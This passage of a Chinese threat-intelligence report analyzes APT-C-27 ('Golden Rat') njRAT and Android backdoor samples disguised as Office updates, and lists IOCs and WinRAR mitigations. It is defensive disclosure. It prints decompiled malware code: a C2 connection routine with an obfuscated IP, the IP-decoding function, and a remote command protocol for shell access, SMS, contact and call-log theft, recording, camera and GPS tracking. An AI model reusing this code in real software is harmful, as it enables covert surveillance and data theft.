开启通信线程，与C&C地址建立通信并接受命令执行：

```

public static bool SendB(byte[] b)
{
    if (!OK.Cn)
    {
        return false;
    }
    try
    {
        FileInfo lo = OK.LO;
        lock (lo)
        {
            if (!OK.Cn)
            {
                return false;
            }
            MemoryStream memoryStream = new MemoryStream();
            string text = b.Length.ToString() + "\0";
            byte[] array = OK.SB(ref text);
            memoryStream.Write(array, 0, array.Length);
            memoryStream.Write(b, 0, b.Length);
            OK.C.Client.Send(memoryStream.ToArray(), 0, checked((int)memoryStream.Length), SocketFlags.None);
        }
    }
}


```

该njRAT远控还具有远程SHELL、插件下载执行、远程桌面、文件管理等多个功能：

```
public static void Ind(byte[] b)
{
    string[] array = Strings.Split(OK.BS(ref b), OK.Y, -1, CompareMethod.Binary);
    checked
    {
        try
        {
            string left = array[0];
            if (Operators.CompareString(left, "ll", false) == 0)
            {
                OK.Cn = false;
            }
            else if (Operators.CompareString(left, "kl", false) == 0)
            {
                OK.Send("kl" + OK.Y + OK.ENB(ref OK.kq.Logs));
            }
            else if (Operators.CompareString(left, "prof", false) == 0)
            {
                string left2 = array[1];
                if (Operators.CompareString(left2, "", false) == 0)
                {
                    OK.STV(array[2], array[3], RegistryValueKind.String);
                }
                else if (Operators.CompareString(left2, "!", false) == 0)
                {
                    OK.STV(array[2], array[3], RegistryValueKind.String);
                    OK.Send(Conversions.ToString(Operators.ConcatenateObject("getvalue" + OK.Y + array[1] + OK.Y, OK.GTV(array[1], "")));
                }
                else if (Operators.CompareString(left2, "@", false) == 0)
                {
                    OK.DLV(array[2]);
                }
            }
        }
        else
        {
            if (Operators.CompareString(left, "rn", false) == 0)
            {
                byte[] bytes;
                if (array[2][0] == '\u001f')
                {
                    try
                    {
                        MemoryStream memoryStream = new MemoryStream();
                    }
                }
            }
        }
    }
}
```

Android平台样本分析

奇安信威胁情报中心通过VirusTotal还关联到了“黄金鼠”（APT-C-27）APT组织最近使用的多个Android平台的恶意样本，其同样使用了82.137.255.56作为C&C地址（82.137.255.56:1740）：



82.137.255.56

Date scanned	Detections	File type	Name
2019-03-18	26/58	Android	chatsecureupdate2019.apk
2019-03-18	28/57	Android	OfficeUpdate2019.apk
2019-03-17	36/70	Win32 EXE	New March.exe
2019-03-17	27/57	Android	090ba0eef20b8fdcefd619ddc634b440.virus
2019-03-16	26/59	Android	21cae0f8b41d5094c88858135a2bafc6.virus
2019-03-16	38/59	Android	30b6d0da04c0cc8c8b54ed9f248f7de340756bbb
2019-02-21	16/53	?	CV.vbs
2019-03-08	30/60	Android	ChatSecure.apk
2019-03-11	42/65	Win32 EXE	9dafb0f428ef660d4923fe9f4f53bfc0.viobj
2018-10-31	6/56	?	2.vbs

More

而近期关联到的Android平台后门样本主要伪装为Android系统更新、Office升级程序等常用软件。我们以伪装为Office升级程序的Android样本为例进行了分析，相关分析如下：

文件 MD5	1cc32f2a351927777fc3b2ae5639f4d5
文件名	OfficeUpdate2019.apk

该Android样本启动后，会诱导用户激活设备管理器，接着隐藏图标并在后台运行：

要激活设备管理器吗？



Office System Upgrade



Please Accept System Update

激活此管理器可允许应用“Office System Upgrade”执行以下操作：

取消

激活

诱导用户完成安装后，样本会展示如下界面：



接着样本将通过Android默认的SharedPreferences存储接口来获取上线的IP地址和端口，如果获取不到，就解码默认硬编码IP地址和端口上线：

```
private void loadSettings() {  
    try {  
        PcketPrvidr.IP_RAW = PcketPrvidr.MySettings.getString("HMDZA_IPRAW", PcketPrvidr.IP_RAW);  
        PcketPrvidr.PORT_RAW = PcketPrvidr.MySettings.getInt("HMZDA_PORTRAW", PcketPrvidr.PORT_RAW);  
    } catch (Exception e) {  
    }  
}
```

```

public static String HMShellAlias = "IlehS@zmH";
public static String IP_RAW = "@uu2$1u37u$2#u#$#u6";
public static String LastApp = "";
public static String LastDateTime = "";
public static String LastWritten = "";
public static PackageInfo MyApps = new PackageInfo();
public static CLLMnagr MyCLLManager = new CLLMnagr(app);
public static CamraMngr MyCamera;
public static ContctsMngr MyContactsManger = new ContctsMngr(app);
public static DBHelper MyDB;
static String MyDir = "/";
public static FileMnagr MyFileManager = new FileMnagr(app);
public static DLL MySHH;
public static SMSMagr MySMSManager = new SMSMagr(app);
public static SharedPreferences MySettings;
public static Editor Myeditor;
public static int PORT_RAW = 1640;
public static Boolean PhoneConnected = Boolean.valueOf(false);

```

相关IP地址的解码算法：

```

public static String get_ipraw() {
    return IP_RAW.replace("@", "8").replace("u", "").replace("$", ".").replace("#", "5");
}

```

最终解码后的IP地址为：82.137.255.56，端口也是需要把硬编码后的端口加上100来得到最终的端口1740：

```

// ...
PcketPrvidr.socket = new Socket();
synchronized (PcketPrvidr.socket) {
    PcketPrvidr.socket.connect(new InetSocketAddress(PcketPrvidr.PORT_RAW + 100), 2500);
}
PcketPrvidr.ServerOnline = Boolean.valueOf(true);
PcketPrvidr.out = new DataOutputStream(PcketPrvidr.socket.getOutputStream());
PcketPrvidr.f38in = new DataInputStream(PcketPrvidr.socket.getInputStream());
sendPacket((short) 17, PcketPrvidr.getSysInfo(), "", Boolean.valueOf(true));
PcketPrvidr.sendPacketRAW((short) 30, "", retrieveNewApp(), Boolean.valueOf(true));
PcketPrvidr.survive = 2;
return true;
} catch (Exception e3) {
    // ...
}

```

当连接C&C地址成功后，便会发送上线包、接受控制者的命令并执行。该样本具有录音、拍照、GPS定位、上传联系人/通话记录/短信/文件、执行云端命令等功能：

```
public class Prtcol {
    public static final short Command_Camera_Snap = (short) 36;
    public static final short Command_Change_CC = (short) 39;
    public static final short Command_Connect = (short) 17;
    public static final short Command_Copy_File = (short) 22;
    public static final short Command_Delete_File = (short) 21;
    public static final short Command_Download_File = (short) 19;
    public static final short Command_GPS_End = (short) 38;
    public static final short Command_GPS_Start = (short) 37;
    public static final short Command_Get_Apps = (short) 41;
    public static final short Command_Get_CC = (short) 40;
    public static final short Command_Get_CallLog = (short) 33;
    public static final short Command_Get_Contacts = (short) 31;
    public static final short Command_Get_Files = (short) 18;
    public static final short Command_Get_Messages = (short) 32;
    public static final short Command_Make_Dir = (short) 28;
    public static final short Command_Move_File = (short) 23;
    public static final short Command_Rename_File = (short) 24;
    public static final short Command_Run_File = (short) 25;
    public static final short Command_Shell = (short) 29;
    public static final short Command_Start_Audio = (short) 34;
    public static final short Command_Stop_Audio = (short) 35;
    public static final short Command_Uplaad_File = (short) 20;
    public static final String Delimiter = "</HAMZA_DELIMITER_STOP>";
    public static final short Error_Camera = (short) 102;
    public static final short Error_FileManager = (short) 101;
    public static final short Error_Main = (short) 100;
    public static final short HeartBeat = (short) 16;
    public static final int Max_Packet_Size = 4096;
    public static final short PING = (short) 30;
}
```

Android后门样本的相关指令及功能列表如下：

指令	功能
16	心跳打点
17	connect
18	获取指定文件的基本信息
19	下载文件
20	上传文件
21	删除文件
22	按照云端指令复制文件
23	按照云端指令移动文件
24	按照云端指令重命名文件
25	运行文件
28	按照云端指令创建目录


29	执行云端命令
30	执行一次ping命令
31	获取并上传联系人信息
32	获取并上传短信
33	获取并上传通话记录
34	开始录音
35	停止并上传录音文件
36	拍照
37	开始GPS定位
38	停止GPS定位并上传位置信息
39	使用云端发来的ip/port
40	向云端报告当前使用的ip/port
41	获取已安装应用的信息

值得注意的是，在该样本回传的命令信息中包含了阿拉伯语的相关信息，因此我们推测攻击者有较大可能熟悉使用阿拉伯语：


```
}
HmzaFile hmzaFile4 = new HmzaFile();
hmzaFile4.Path = "/data/data/" + PcketPrvidr.app.getString(C0253R.string.pkg_name) + "/databases";
hmzaFile4.Name = "رسائل واتساب";
hmzaFile4.isDir = true,
hmzaFile4.Gender = 2;
hmzaFile.Childs.add(hmzaFile4);
hmzaFile4 = new HmzaFile();
hmzaFile4.Path = "/data/data/" + PcketPrvidr.app.getString(C0253R.string.pkg_name) + "/files";
hmzaFile4.Name = "مسجل المفايح";
hmzaFile4.isDir = true;
hmzaFile4.Gender = 2;
hmzaFile.Childs.add(hmzaFile4);
hmzaFile4 = new HmzaFile();
hmzaFile4.Path = Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS).getAbsolutel
hmzaFile4.Name = "Downloads";
hmzaFile4.isDir = true;
```

溯源与关联

通过查询本次捕获的后门程序C&C地址（82.137.255.56：1921）可知，该IP地址自2017年起便多次被APT-C-27（黄金鼠）组织使用，该IP地址疑似为该组织的固有IP资产。通过360网络研究院大数据关联平台可以看到与该IP地址关联的多个样本信息：



通过奇安信威胁情报中心威胁分析平台(ti.qianxin.com)查询该C&C地址，也被打上了APT-C-27相关的标签：



并且从本次捕获到的相关木马样本（Windows和Android平台）的功能模块、代码逻辑、内置信息语言、目标人群、网络资产等信息都和早前曝光的APT-C-27[2]使用的木马样本信息高度相似。所以奇安信威胁情报中心认为本次截获的相关样本同样也与“黄金鼠”APT组织（APT-C-27）相关。

总结

正如我们的预测，利用WinRAR漏洞（CVE-2018-20250）传播恶意程序的攻击行为正处在爆发阶段，奇安信威胁情报中心此前观察到多个利用此漏洞进行的APT攻击活动，而本次截获的疑似“黄金鼠”APT组织（APT-C-27）利用WinRAR漏洞的定向攻击活动仅仅只是众多利用该漏洞实施定向攻击案例中的一例。因此奇安信威胁情报中心再次提醒各用户及时做好该漏洞防护措施。（见“缓解措施”一节）

缓解措施

- 1. 软件厂商已经发布了最新的WinRAR版本，奇安信威胁情报中心建议用户及时更新升级WinRAR（5.70 beta 1）到最新版本，下载地址如下：

32 位：http://win-rar.com/fileadmin/winrar-versions/wrar57b1.exe

64 位：http://win-rar.com/fileadmin/winrar-versions/winrar-x64-57b1.exe

- 2. 如暂时无法安装补丁，可以直接删除漏洞的DLL（UNACEV2.DLL），这样不影响一般的使用，但是遇到ACE的文件会报错。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、NGSOC等，都已经支持对此类攻击的精确检测。

IOCs

恶意 ACE 文件 MD5
314e8105f28530eb0bf54891b9b3ff69
Backdoor (Telegram Desktop.exe)
36027a4abfb702107a103478f6af49be
Process.exe
ec69819462f2c844255248bb90cae801
Backdoor MD5s
83483a2ca251ac498aac2abe682063da
9dafb0f428ef660d4923fe9f4f53bfc0
2bdf97da0a1b3a40d12bf65f361e3baa
1d3493a727c3bf3c93d8fd941ff8accd
6e36f8ab2bbbbba5b027ae3347029d1a3
72df8c8bab5196ef4dce0dadd4c0887e
Android 样本
5bc2de103000ca1495d4254b6608967f (بو أيوب - القريتين أبو محمد).apk)
ed81446dd50034258e5ead2aa34b33ed (chatsecureupdate2019.apk)
1cc32f2a351927777fc3b2ae5639f4d5 (OfficeUpdate2019.apk)

2019/12/4奇安信威胁情报中心

PDB 路径
C:\Users\Albany\documents\visual studio 2012\Projects\New March\New March\obj\Debug\New March.pdb
C:\Users\Albany\documents\visual studio 2012\Projects\March\March\obj\Debug\March.pdb
C:\Users\Albany\documents\visual studio 2012\Projects\December\December\obj\Debug\December.pdb

C&C
82.137.255.56:1921
82.137.255.56:1994
82.137.255.56:1740

参考链接

1. <https://twitter.com/QiAnXinTIC>
2. <https://ti.qianxin.com/blog/articles/analysis-of-apt-c-27/>（黄金鼠组织--叙利亚地区的定向攻击活动）
3. <https://mp.weixin.qq.com/s/dkyD2k6dqt5SYS7qLPOqfw>（无法解密！首个利用WinRAR漏洞传播的未知勒索软件（JNEC）分析）
4. <https://mp.weixin.qq.com/s/hAoee3Z90FyxSdomHfqZqA>（警惕！WinRAR漏洞利用升级：社工、加密、无文件后门）
5. <https://mp.weixin.qq.com/s/Hz-uN9VEejYN6IHFBtUSRQ>（首个完整利用WinRAR漏洞传播的恶意样本分析）
6. <https://research.checkpoint.com/extracting-code-execution-from-winarar/>
7. <https://ti.qianxin.com/advisory/articles/360ti-sv-2019-0009-winarar-rce/>

🔒 APT-C-27 GOLDMOUSE TARGET ATTACK WINRAR EXPLOIT APT

分享到：